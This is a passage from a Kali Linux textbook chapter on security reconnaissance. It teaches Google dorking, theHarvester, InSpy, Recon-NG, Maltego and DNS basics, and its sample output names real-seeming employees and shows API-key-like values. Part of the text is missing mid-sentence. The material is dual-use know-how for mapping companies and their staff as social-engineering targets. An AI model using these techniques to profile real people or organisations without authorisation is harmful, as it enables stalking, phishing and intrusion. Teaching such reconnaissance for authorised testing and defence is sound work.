When you are performing any penetration testing, ethical hacking, or security assessment work, that work typically has parameters. These may include a complete scope of targets, but often, they don't. You will need to determine what your targets are—including systems and human targets. To do that, you will need to perform something called *reconnaissance*. Using tools provided by Kali Linux, you can gather a lot of information about a company and its employees.

Attacks can target not only systems and the applications that run on them, but also people. You may not necessarily be asked to perform social engineering attacks, but it's a possibility. After all, social engineering attacks are the most common forms of compromise and infiltration these days—by far. Some estimates, including Verizon and FireEye, suggest that 80–90% or maybe more of the data breaches that happen in companies today are happening because of social engineering.

In this chapter, we'll start looking for company information at a distance to keep your activities quiet. At some point, though, you need to engage with the company, so we'll start moving closer and closer to the systems owned by the business. We'll wrap up with a pretty substantial concept: port scanning. While this will give you a lot of details, the information you can gather from the other tools and techniques can really help you determine who your port scan targets are and help to narrow what you are looking at.

## What Is Reconnaissance?

Perhaps it's better to start with a definition of *reconnaissance* just so we're all on the same page, so to speak. According to Merriam-Webster, reconnaissance is a “preliminary survey to gather information” and the definition goes on to suggest a connection to the military. The military suggestion isn't entirely out of bounds here, considering

the way we talk about information security. We talk about arms races, attacking, defending, and of course, reconnaissance. What we are doing here is trying to gather information to make our lives as testers (attackers or adversaries) easier. Although you can go blindly at your testing and just throw as much at the wall as you can think of, generally speaking, testing is not an unlimited activity. We have to be careful and conscious with our time. It's best to spend a little time up front to see what we are facing rather than spending a lot of time later shooting into the dark.

When you start gathering information about your target, it's usually best to not make a lot of noise. You want to start making your inquiries at a distance without engaging your target directly. Obviously, this will vary from engagement to engagement. If you work at a company, you may not need to be quiet, because everyone knows what you are doing. However, you may need to use the same tactics we'll talk about to determine the sort of footprint your company is leaving. You may find that your company is leaking a lot of information to public outlets that it doesn't mean to leak. You can use the open source intelligence tools and tactics to help protect your company against attack.

## OPSEC

One important concept worth going into here is that of OPSEC, or operations security. You may have heard the expression "Loose lips sink ships" that originated in World War II. This phrase is a brief encapsulation of what operations security means. Critical information related to a mission must remain secret. Any information leakage can compromise an operation. When it comes to military missions, that secrecy even extends to families of members of the military. If a family member were to let it be known that their loved one were deployed to a particular geographic location and maybe that loved one has a specific skillset, people might figure out what is happening. Two plus two, and all that. When too much information is publicly available about your company, adversaries (whatever their nature is) may be able to infer a lot about the company. Employing essential components of OPSEC can be important to keeping attackers away as well as protecting against information leakage to competitors.

It may also be helpful to understand the type of attackers your company is most concerned about. You may be concerned about the loss of intellectual property to a competitor. You may also be concerned with the much broader range of attacks from organized crime and nation-states looking for targets of opportunity. These distinctions can help you determine the pieces of information you are most concerned with keeping inside the company and what you are comfortable with letting out.

If we were thinking just of network attacks, we might be satisfied here with port scanning and service scanning. However, a complete security test may cover more than

just the hard, technical, “can you break into a system from open ports” style of attack. It may include operational responses, human interfaces, social engineering, and much more. Ultimately, the security posture of a business is impacted by far more than just which services are exposed to the outside world. As a result, there is far more to performing reconnaissance in preparation for security testing than just performing a port scan.

One of the great things about the internet is that there is just so much information. The longer you are connected and interact with the internet, the more breadcrumbs there are about you. This is true of people and businesses. Think about social networking sites just as a starting point. What sort of presence do you have? How much information have you scattered around about you? What about as an employee for the company you are working for? In addition to all of this, the internet stores information just to keep itself running and allow us to get around. This is information about domain names, contact information, company details, addressing, and other useful data for you as you are working through a security test.

Over time, the importance of locating this information has generated many tools to make that information easier to extract from the places it's stored. This includes command-line tools that have been around for a while, but also websites, browser plug-ins, and other programs. There are so many places to mine for information, especially as more and more people are online and there are more places gathering information. We won't go over all the ways to gather information through different websites, though there are a lot of sites you can use. We will focus on tools that are available in Kali, with a little discussion over extensions you can add into Firefox, which is the browser used as the default in Kali.

## Open Source Intelligence

Not so long ago, it was harder to find someone with a significant online presence than it was to find someone who had no idea what the internet was. That has reversed itself in a short amount of time. Even people who have shunned social networking sites like Facebook, Twitter, Foursquare, MySpace, and many others still have an internet presence. This comes from public records being online, to start with. Additionally, anyone who has had a home phone can be located online. This is just people who otherwise don't have much use for the internet. For people who have been around online for a while, there is a much longer trail. My own trail is now decades long.

What is *open source intelligence*? Anything you find from a public source, no matter whether it's government records that may be considered public, such as real estate transactions, or other public sources like mailing list archives that are considered open sources of information. When you hear *open source*, you may think of software, but it's just as applicable to other information. Open source just means it is coming

from a place where it is freely available. This does not include various sites that will provide details about people for a fee.

The question you may be wondering is, why would you use this open source intelligence? It's not about stalking people. When you are performing security tests, there may be multiple reasons to use open source intelligence. The first is that you can gather details about IP addresses and hostnames. If you are expected to test a company in full red team mode, meaning you are outside the organization and haven't been provided any details about your target, you need to know what you are attacking. This means finding systems to go after. It can also mean identifying people who work at the company. This is important, because social engineering can be an easy and effective means of getting access to systems or at least additional information.

If you are working for a company as a security professional, you may be asked to identify the external footprint of the company and high-ranking staff. Companies can limit the potential for attack by reducing the amount of information leakage to the outside world. This can't be reduced completely, of course. At a minimum, information exists about domain names and IP addresses that may be assigned to the company as well as DNS entries. Without this information being public, consumers and other companies, like vendors and partners, wouldn't be able to get to them.

Search engines can provide us with a lot of information, and they are a great place to start. But with so many websites on the internet, you can quickly become overwhelmed with the number of results you may get. There are ways to narrow your search terms. While this isn't strictly related to Kali, and a lot of people know about it, it is an important topic and worth going over quickly. When you are doing security testing, you'll end up doing a lot of searches for information. Using these search techniques will save you a lot of time trying to read through irrelevant pages of information.

When it comes to social engineering attacks, identifying people who work at the company can be an important avenue. There are various ways of doing that, especially when it comes to social networks. LinkedIn can be a big data mine for identifying companies and their employees. Job sites can also provide a lot of information about the company. If you see a company looking for staff with Cisco and Microsoft Active Directory experience, you can tell the type of infrastructure in place. Other social networks like Twitter and Facebook can provide some insight about companies and people.

This is a lot of information to be looking for. Fortunately, Kali provides tools to go hunting for that information. Programs can automatically pull a lot of information from search engines and other web locations. Tools like theHarvester can save you a lot of time and are easy to use. A program like Maltego will not only automatically pull a lot of information, but also display it in a way that can make connections easier to see.



## Google Hacking

Search engines existed well before Google started. However, Google changed the way search engines worked, and as a result overtook the existing popular search sites like Altavista, InfoSeek, and Inktomi, all of which have since been acquired or been put out of business. Many other search engines have become defunct. Google was not only able to create a search engine that was useful but also find a unique way to monetize that search engine, allowing the company to remain profitable and stay in business.

One feature that Google introduced is a set of keywords that users can use to modify their search requests, resulting in a tighter set of pages to look at. Searches that use these keywords are sometimes called *Google Dorks*, and the entire process of using keywords to identify highly specific pages is called *Google Hacking*. This can be an especially powerful set of knowledge to have when you are trying to gather information about your target.

One of the most important keywords when it comes to isolating information related to a specific target is the *site:* keyword. When you use this, you are telling Google that you want only results that match a specific site or domain. If I were to use *site:oreilly.com*, I would be indicating that I want to only look for pages that belonged to any site that ended in *oreilly.com*. This could include sites like *blogs.oreilly.com* or *www.oreilly.com*. This allows you to essentially act as though every organization has a Google search engine embedded in their own site architecture, except that you can use Google to search across multiple sites that belong to a domain.



Although you can act as though an organization has its own search engine, it's important to note that when using this sort of technique, you will find only pages and sites that have reachability from the internet. You also won't get sites that have internet reachability but are not referenced anywhere else on the internet: you won't get any intranet sites or pages. Typically, you would have to be inside an organization to be able to reach those sites.

You may want to limit yourself to specific file types. You may be looking for a spreadsheet or a PDF document. You can use the *filetype:* keyword to limit your results to only those that are that file type. As an example, we could use two keywords together to get detailed results. You can see in [Figure 3-1](#) that the search is for *site:oreilly.com filetype:pdf*. This will get us PDF documents that Google has identified on all sites that end in *oreilly.com*, and you can see two websites listed in the first two results.




Figure 3-1. Google results for filetype and site search

There are two other keywords that you might consider paired: *inurl:* and *intext:*. The first looks just in the URL for your search terms. The second looks just in the text for your search terms. Normally, Google would find matches across different elements related to the page. What you are telling Google here is that you want it to limit where it is looking for your search terms. This can be useful if you are looking for pages that have something like */cgi\_bin/* in the URL. You can also specify that you want to see Google looking only for matches in the text of the page by using *intext:* followed by your search terms. Normally, Google may present results where not all of your search terms are located. If you want to make sure you find everything, you can use the analog keywords *allinurl:* and *allintext:*.

There are other keywords and they do change from time to time—for instance, Google has dropped the *link:* keyword. The preceding keywords are some of the primary ones that you may use. Keep in mind that generally you can use several of these keywords together. You can also use basic search manipulation, including using Boolean operators. You could use AND or OR, for instance, to tell Google that you want to include both terms you are looking for (AND) or either term (OR). You can also use quotes to make sure that you get word patterns in the correct order. If I wanted to search for references to the Statue of Liberty, for instance, I would use the term “Statue of Liberty,” or else I would get pages that had the words *statue* and *liberty* in them. This will likely get you a lot of pages you just don’t want.



## Google Hacking Database

Another aspect of Google searching to note is that there is a database of useful search queries. This is the Google Hacking Database that was started in 2004 by Johnny Long, who began collecting useful or interesting search terms in 2002. Currently, the **Google Hacking Database** is hosted at *exploit-db.com*. The dorks are maintained by categories, and there are a lot of interesting keywords that you may be able to use as you are doing security testing for a company. You can take any search term you find in the database and add *site:* followed by the domain name. You will then turn up potentially vulnerable pages and sensitive information using Google hacking.

One final keyword that you can use, though you may be limited in when you might use it, is *cache:*. You can pull a page out of Google's search cache to see what the page looked like the last time Google cached it. Because you can't control the date you are looking for, this keyword may not be as useful as the **Wayback Machine** in terms of the cache results you can get. However, if a site is down for whatever reason, you can pull the pages down from Google. Keep in mind, though, that if you are referring to the Google cache because the site is down, you can't click links in the page because they will still refer to the site that is down. You would need to use the *cache:* keyword again to get that page back.

## Automating Information Grabbing

All of this searching can be time-consuming, especially if you have to go through many queries in order to get as many results as possible. Fortunately, we can use tools in Kali to get results quickly. The first tool we are going to look at is called theHarvester. This is a program that can use multiple sources for looking for details. This includes not only Google or Bing, two popular search providers, but also LinkedIn, a social networking site for business opportunities where you post your resume online and make connections with people for business purposes, including hiring searches. theHarvester will also search through Twitter and Pretty Good Privacy (PGP). When the Harvester looks through PGP, it is looking through an online database of people who use PGP to encrypt or sign their emails. Using the online PGP database, theHarvester will be able to turn up numerous email addresses if the people have ever registered a PGP key.

In **Example 3-1**, we take a look for PGP keys that have been registered using the domain name *oreilly.com*. This will provide us with a list of email addresses, as you can see, though the email addresses have been obscured here just for the sake of propriety. The list of email addresses has been truncated as well. Several more results were returned. Interestingly, even though I created my first PGP key in the 90s and have had to regenerate keys a few times for my personal email address because I





### Example 3-3. Script for searching using theHarvester

```
#!/usr/bin/python

import sys
import os

if len(sys.argv) < 2:
    sys.exit(-1)

providers = [ 'google', 'bing', 'linkedin', 'pgp', 'google-profiles' ]

for a in providers:
    cmd = 'theharvester -d {0} -b {1} -f {2}.html'.format(sys.argv[1], a, a)
    os.system(cmd)
```

The *for* loop is a way to keep calling theHarvester with different providers each time. Because theHarvester can generate output, we don't have to collect the output from this script. Instead, we just name each output file based on the provider. If you want to add providers or just change providers out, you can modify the list. You may not want to check with google-profiles, for instance. You may want to add Twitter. Just modifying the providers line will get you additional results, depending on your needs.

Because it can be such a useful source of information, we're going to take a look at another program that mines LinkedIn. This program uses word lists to help identify matches on LinkedIn. We are essentially doing two levels of data searching. First, we are focusing on companies, but additionally, we can look for specific data. In [Example 3-4](#), we are searching LinkedIn for people who have titles that are included in the word list provided using the program InSpy.

### Example 3-4. Using InSpy to search LinkedIn

```
root@rosebud:~# inspy --empspy
/usr/share/inspy/wordlists/title-list-large.txt oreilly

InSpy 2.0.3

2017-12-18 17:51:25 24 Employees identified
2017-12-18 17:51:25 Shannon Sisk QA Developer OReilly Automotive, HP Tuners Enthusi
2017-12-18 17:51:25 gerry costello financial controller at oreilly transport
2017-12-18 17:51:25 Amber Evans HR Assistant LOA for OReilly Corporate Office
2017-12-18 17:51:25 Mary Treseler Vice President, Content Strategy,
OReilly Media
2017-12-18 17:51:25 Donna O'Reilly President of Eurow & OReilly Corporation
2017-12-18 17:51:25 Ruben Garcia District Manager at OReilly Auto Parts
2017-12-18 17:51:25 Lexus Johnson Program Coordinator at OReilly Auto Parts
2017-12-18 17:51:25 John O'Reilly Chairman at OReilly Birtwistle SL
2017-12-18 17:51:25 Destiny Wallace HR Social Media Specialist at OReilly Auto Parts
```

The word lists provided with InSpy are just text files. The one we are using is a list of titles. The following is a subset of one of the word lists. If a title is not included in either of the title word lists (the difference is the length), you can just add them to the file.

```
chairman
president
executive
deputy
manager
staff
chief
director
partner
owner
treasurer
secretary
associate
supervisor
foreman
counsel
```

As mentioned before, you can search things like job listings for technology used by a company. The same is true for LinkedIn listings. Because the profiles are essentially resumes that people will sometimes use to submit for job applications, details are often included about the responsibilities of a particular person in any given position. Because of that, we can potentially get a list of technology in use at a company. This can also be done using InSpy. Whereas before we were using the empspy module, we will use the techspy module this time. The command syntax is the same. All we need to do is switch out the module and the word list. You can see this in [Example 3-5](#).

*Example 3-5. InSpy using the TechSpy module*

```
root@rosebud:~# inspy --techspy /usr/share/inspy/wordlists/tech-list-large.txt oreilly
InSpy 2.0.3
```

What InSpy is doing is searching for the company name and then looking for references in the profiles to the different technologies listed in the word list. One thing to note about InSpy is that it isn't currently installed by default in Kali. To be able to use it, I needed to install it.

## Recon-NG

Although Recon-NG is also about automating data gathering, it's deep enough to get its own section. *Recon-NG* is a framework and uses modules to function. It was developed as a way to perform reconnaissance against targets and companies by searching through sources. Some of these sources will require that you get programmatic access

to the site being searched. This is true of Twitter, Instagram, Google, Bing, and others. Once you have acquired the key, you can use the modules that require access to the APIs. Until then, programs are blocked from querying those sources. This allows these sites to ensure that they know who is trying to query. When you get an API key, you have to have a login with the site and provide some sort of confirmation that you are who you are. When you get an API key from Twitter, for example, you are required to have a mobile phone number associated with your account, and that mobile number is validated.

Most of the modules that you would use to do your reconnaissance for you will require API keys. Although some modules don't require any authentication, such as for searching PGP keys and also for looking up whois information, a substantial number will need API keys. In [Example 3-6](#) you can see a list of services that require API keys. In some cases, you will see an API key listed where I added a key. I should probably make clear that I have altered the key provided here.

*Example 3-6. List of API keys in Recon-NG*

```
[recon-ng][default][twitter_mentions] > keys list
```

Name	Value
bing_api	
builtwith_api	
censysio_id	
censysio_secret	
flickr_api	
fullcontact_api	
github_api	
google_api	AIzaSyRMSt30tA42uorUpPx7KMGXTV_-CONKE0w
google_cse	
hashes_api	
instagram_api	
instagram_secret	
ipinfodb_api	
jigsaw_api	
jigsaw_password	
jigsaw_username	
linkedin_api	
linkedin_secret	
pwnedlist_api	
pwnedlist_iv	
pwnedlist_secret	
shodan_api	
twitter_api	zIb6v3RR5AIltsv2gzM5D05d42
twitter_secret	l73gkqojWpQBTrk243dMncY4C4goQIJxpjAEIf6Xr6R8Bn6H



Using Recon-NG is fairly easy. When you want to search for information, you *use* *module\_name*. For instance, in [Example 3-7](#), you can see the use of a *twitter\_mentions* module. When you use the module, you have to make sure that you have filled in all of the required options. Each module may have a different set of options; even if the options are the same across modules, such as the *SOURCE* option, the values may be different. For the *twitter\_mentions* module, we are using a domain name to look for Twitter mentions.

### *Example 3-7. Using Recon-NG to search Twitter*

```
[recon-ng][default][pgp_search] > use recon/profiles-profiles/twitter_mentions
[recon-ng][default][twitter_mentions] > set SOURCE oreilly.com
SOURCE => oreilly.com
[recon-ng][default][twitter_mentions] > run

-----
OREILLY.COM
-----
[*] [profile] homeAIinfo - Twitter (https://twitter.com/homeAIinfo)
[*] [profile] homeAIinfo - Twitter (https://twitter.com/homeAIinfo)
[*] [profile] OReillySecurity - Twitter (https://twitter.com/OReillySecurity)
[*] [profile] OReillySecurity - Twitter (https://twitter.com/OReillySecurity)
[*] [profile] OReillySecurity - Twitter (https://twitter.com/OReillySecurity)

-----
SUMMARY
-----
[*] 5 total (2 new) profiles found.
```

When you run modules, you are populating a database that Recon-NG maintains. For instance, in the process of running through a PGP module, I acquired names and email addresses. Those were added to the contacts database within Recon-NG. You can use the *show* command to list all the results you were able to get. You could also use reporting modules. With a reporting module, you can take the contents of your databases with whatever is in them and can export all of the results into a file. This file may be XML, HTML, CSV, JSON, or a couple of other formats. It depends entirely on which reporting module you choose. In [Example 3-8](#), you can see that the JavaScript Object Notation (JSON) reporting module was chosen. The options allow you to select the tables from the database to export. You can also choose where you want to put the file. Once the options are set, though the ones shown are defaults, you can just run the module and the data will be exported.

### *Example 3-8. Recon-NG reporting module*

```
[recon-ng][default][xml] > use reporting/json
[recon-ng][default][json] > show options
```

Name	Current Value	Required	Description
-----	-----	-----	-----
FILENAME	/root/.recon-ng/workspaces/default/results.json	yes	path and filename for report output
TABLES	hosts, contacts, credentials	yes	comma delineated list of tables

```
[recon-ng][default][json] > run
[*] 27 records added to '/root/.recon-ng/workspaces/default/results.json'.
```

While Recon-NG doesn't support workspaces, you can export your data if you are working with multiple clients and then clean out the database to make sure you don't have any cross-contamination. In the preceding example with 27 records in the contacts database, I cleared it by running *delete contacts 1-27*, which deleted rows 1–27. This required that I run a query against the database to see all the rows and know what the row numbers are. Running the query was as simple as just using *show contacts*. Using Recon-NG, you have a lot of capabilities, which will continue to change over time. As more resources become available and developers find ways of mining data from them, you might expect new modules to become available.

## Maltego

Because I go back so many years to the days when GUIs weren't a thing, I'm a command-line guy. Certainly, a lot of command-line tools can be used in Kali. Some people are GUI kinds of people, though. We've taken a look at a lot of tools so far that are capable of getting a lot of data from open sources. One thing we don't get from the tools we have used so far is easy insight into how the different pieces of information relate to one another. We also don't get a quick and easy way to pivot to get additional information from a piece of data we have. We can take the output of our list of contacts from theHarvester or Recon-NG and then feed that output into either another module or another tool, but it may be easier to just select a piece of information and then run that other module against that data.

This is where we come to Maltego. *Maltego* is a GUI-based program that does some of the same things we have done already. The difference with Maltego is we can look at it in a graph-based format, so all of the relationships between the entities are shown clearly. Once we have a selection of entities, we can acquire additional details from those entities. This can then lead us to more details, which we can use to get more details, and so on.

Before we get too far into looking at Maltego, we need to get the terminology down so you know what you are looking at. Maltego uses transforms to perform work. A *transform* is a piece of code, written in the Maltego Scripting Language (MSL), that uses a data source to create one entity from another. Let's say, for instance, that you have a hostname entity. You might apply a transform to create a new entity that con-

tains the IP address linked to the hostname entity. As noted earlier, Maltego presents its information in a graph form. Each entity would be a node in the graph.

We are going to be using the community edition of Maltego because it's included in Kali, though Paterva does supply a commercial version of Maltego. As we are using the community edition, we are limited by the transforms that we can install into Maltego. The commercial version has many more transforms from different sources. Having said that, there are still several transforms that we can install with the community edition. You can see the list of transform bundles in [Figure 3-2](#).











 <p><b>CaseFile Entities</b> Paterva Additional entities from CaseFile FREE <span style="float: right;">INSTALLED</span></p>	 <p><b>Kaspersky Lab</b> Kaspersky Lab Query Kaspersky Threat Intelligence Data Feed... COMMERCIAL</p>
 <p><b>Shodan</b> Andrew@Paterva Query Shodan data from within Maltego! FREE <span style="float: right;">INSTALLED</span></p>	 <p><b>VirusTotal Public API</b> Malformity Labs Query the VirusTotal Public API FREE <span style="float: right;">INSTALLED</span></p>
 <p><b>NewsLink</b> Paul@Paterva Transforms for monitoring and analyzing news ... FREE</p>	 <p><b>ThreatMiner</b> ThreatMiner Query and pivot on data from ThreatMiner.org. FREE <span style="float: right;">INSTALLED</span></p>
 <p><b>PassiveTotal</b> PassiveTotal Query PassiveTotal source and account data. FREE <span style="float: right;">INSTALLED</span></p>	 <p><b>Bitcoin</b> Paul@Paterva For visualizing the Bitcoin blockchain. FREE</p>
 <p><b>The Movie Database</b> Roelof@Paterva Transforms that visualize the movie database (...) FREE</p>	 <p><b>haveibeenpwned</b> Christian Heinrich Check if an Account or Domain has been compr... FREE</p>

Figure 3-2. Transforms available in Maltego community edition

The engine of Maltego is the transforms that are installed. However, you don't have to do all the work yourself by applying one transform after another. This is done using something called a *machine*. A machine can be created to apply transforms from a starting point. As one example, we can get the footprint of a company. The machine that will do the work for us includes transforms doing DNS lookups and finding connections between systems. The Footprint L3 machine performs transforms getting the mail exchanger and name server records based on a provided domain. From there, it gets IP addresses from hostnames and does additional branching out from there, looking for related and associated hostnames and IP addresses. To start a machine, you would just click the Run Machine button, select the machine you want to run, and then provide the information required by the machine. In [Figure 3-3](#), you can see the dialog box starting up a machine, and above that the Machines tab with the Run Machine button.




Figure 3-3. Running a machine from Maltego

During this process, the machine will ask for guidance about what entities to include and what entities to exclude; when the machine is done, you will have a graph. This isn't a graph that you may be used to. It is a directed graph showing relationships between entities. In the center of the graph resulting from the machine we ran, we can see the domain name we started with. Radiating out from there are a variety of entities. The icon for each entity indicates its type. For example, an icon that looks like a network interface card is an IP address entity. Other entities that may look like stacks of systems belong to DNS and MX records, depending on their color. You can see an example of a Maltego graph in [Figure 3-4](#).




Figure 3-4. A directed graph in Maltego

From each entity, you can get a context menu by right-clicking. You will be able to view transforms that you can then apply to the entity. If you have a hostname but you don't have the IP address for it, you can look up the IP by using a transform. You could also, as you can see in Figure 3-5, get information from a regional internet registry associated with the entity. This would be the whois transform provided by ThreatMiner.




Figure 3-5. Transforms to apply to entities

Anytime you apply a transform, you make the graph larger. The more transforms you have, the more data you can acquire. If you start with a single entity, it doesn't take long before you can have a lot of information. It will be presented in a directed graph so you can see the relationships, and you can easily click any entity to get additional details, including the associated entities, both incoming and outgoing. This can make it easy to clearly see how the entities are related to one another and where the data came from.

If you are the kind of person who prefers to visualize relationships in order to get the bigger picture, you may enjoy using Maltego. Of course, you have other ways to get the same information that Maltego provides. It's just a little more laborious and certainly a lot more typing.

## DNS Reconnaissance and whois

The internet world really does revolve around DNS. This is why vulnerabilities in DNS have been taken so seriously. Without DNS, we'd all have to keep enormous host tables in our heads because we'd be forced to remember all the IP addresses we use, including those that are constantly changing. This was, after all, how DNS came to be in the first place. Before DNS, a single hosts file stored the mappings between IP addresses and hostnames. Any time a new host was added to the network—and keep in mind that this was when hosts on the network were large, multiuser systems—the hosts file had to be updated and then sent out to everyone. That's not sustainable. Thus was born the DNS.

DNS ultimately comes down to IP addresses. Those IP addresses are assigned to the companies or organizations that own the domains. Because of this, we need to talk about regional internet registries (RIRs). When you are trying to get an understanding of the scope of your target, using your DNS recon will go hand in hand with using tools like whois to query the RIRs. Although they are helpful together, for the purposes of doing recon, we will take a look at DNS reconnaissance first because we will use some of the output to feed into the queries of RIRs.

## DNS Reconnaissance

DNS is a hierarchical system. When you perform a DNS lookup, you send out a request to a server that is probably close to you. This would be a *caching server*, so-called because the server caches responses it gets. This makes responses to subsequent requests for the same information much faster. When the DNS server you ask gets your query, assuming the hostname you are looking for isn't in the cache, it starts looking for where to get your information. It does this using hints. A DNS server that does any lookups on behalf of clients will be seeded with starting points for queries.

When you are reading a *fully qualified domain name* (FQDN), which is a name that includes the domain name (e.g., *www.oreilly.com*, which includes the hostname *www* as well as the domain name *oreilly.com*), you start from the tail end. The rightmost part of an FQDN is the top-level domain (TLD). The information related to the TLDs is stored in root servers. If our DNS server wanted to look up *www.oreilly.com*, it would start with the root server for the *.com* TLD. What it needs to do is to get the server for *oreilly.com*. This process of iterative queries is called a *recursive querying*.



FQDNs can be hard to understand because the concept of a domain name is sometimes difficult for people to grasp. A domain name is sometimes used as a hostname itself, meaning it maps to an IP address. Sometimes a name like *oreilly.com* may map to the same IP address as the web server (e.g., *www.oreilly.com*) but that doesn't mean they are always the same. *oreilly.com* is the domain name. It can sometimes carry an IP address. A name like *www* or *mail* is a hostname and can be used all by itself with the right configuration. To be specific about which domain we are referring to the hostname in, we use the FQDN including both the name of the individual system (or IP address) as well as the domain that host belongs to.

Once the DNS server has the root server for *.com*, it asks that server for information related to *oreilly.com*. Once it has that name server, it issues another query to the name server asking for information about *www.oreilly.com*. The server it is asking for this information is the authoritative name server for the domain we are looking for. When you ask for information from your server, what you will get back is a non-authoritative answer. Although it originally came from an authoritative server, by the time it gets to you, it's passed through your local server so it is no longer considered authoritative.

### Using nslookup and dig

